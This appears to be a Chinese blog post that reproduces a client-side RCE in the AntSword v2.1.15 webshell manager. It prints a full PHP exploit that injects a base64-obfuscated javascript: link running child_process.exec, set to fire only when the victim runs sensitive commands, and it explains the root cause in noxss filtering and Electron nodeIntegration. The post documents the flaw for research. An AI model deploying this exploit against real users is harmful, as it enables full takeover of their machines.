
前言
说起来,这个漏洞早就嚷嚷着要复现了,但是!拖了很久啊,终于给它复现成功了。
环境准备
蚁剑加载器
GitHub – AntSwordProject/AntSword-Loader at 2.0.0 · GitHub
蚁剑 v2.1.15
Releases · AntSwordProject/antSword
复现过程
攻击者部署恶意服务器,其中注入含 javascript: 协议的 Payload
攻击流程
很简单的一个利用,利用恶意 PHP 服务端构造包含恶意语句的 Payload:
[!;;;;javascript:void(require(`child_process`).exec(`calc`))]{Click here for phpMyAdmin}蚁剑连接该服务端,打开虚拟终端执行命令;此时会出现连接,被攻击者点击就会弹出计算器,可进一步执行 RCE,反弹 shell 等;

利用 EXP
<?php
	$a = 'sakura';
	if (isset($_POST[$a])){
    		$code = $_POST[$a];
	}
	$payload = '[[!;;;;javascript:void(require(`child_process`).exec(`calc`))]{Click here for phpMyAdmin}]';
$b64payload = base64_encode("n".$payload);
$injection = 'echo base64_decode("'.$b64payload.'");';
	$b64payload = base64_encode("n".$payload);
	$injection = 'echo base64_decode("'.$b64payload.'");';
	if (preg_match('/\bsystem\b|\bexec\b|\bpassthru\b|\bpopen\b|\bshell_exec\b|\bproc_open\b/', $code)) {
		$code = str_replace('asoutput();', $injection . 'asoutput();', $code);
	}
	@eval($code);
?>
EXP 解析
$payload = '[[!;;;;javascript:void(require(...).exec('calc'))]{...}]';用来构造一个利用 jquery.terminal 格式码的 Payload,诱惑点击执行 calc 命令
$b64payload = base64_encode("n".$payload);
$injection = 'echo base64_decode("...");';
用来将 Payload 进行 Base64 编码,其中加字母 n 仅为规避检测,注入到输出流中
if (preg_match('/\b(exec|system|...)\b/', $code)) { ... }仅当用户执行 exec、system 等敏感操作时触发注入,具有极强隐蔽性.
漏洞原理
漏洞根源来在于 antSword.noxss() 过滤不完整,仅对 5 个基础字符做转义,未覆盖 [ ] ! ; : 等 jquery.terminal 格式码字符。恶意服务端可注入构造好的脚本链接,绕过过滤后在虚拟终端渲染为可点击连接。
由于蚁剑基于 Electron 开发,且开启了 ndoelntegration:true ,一旦点击链接,可直接调用 Node.js API,执行任意系统命令,完全接管用户主机。

评论(0)
暂无评论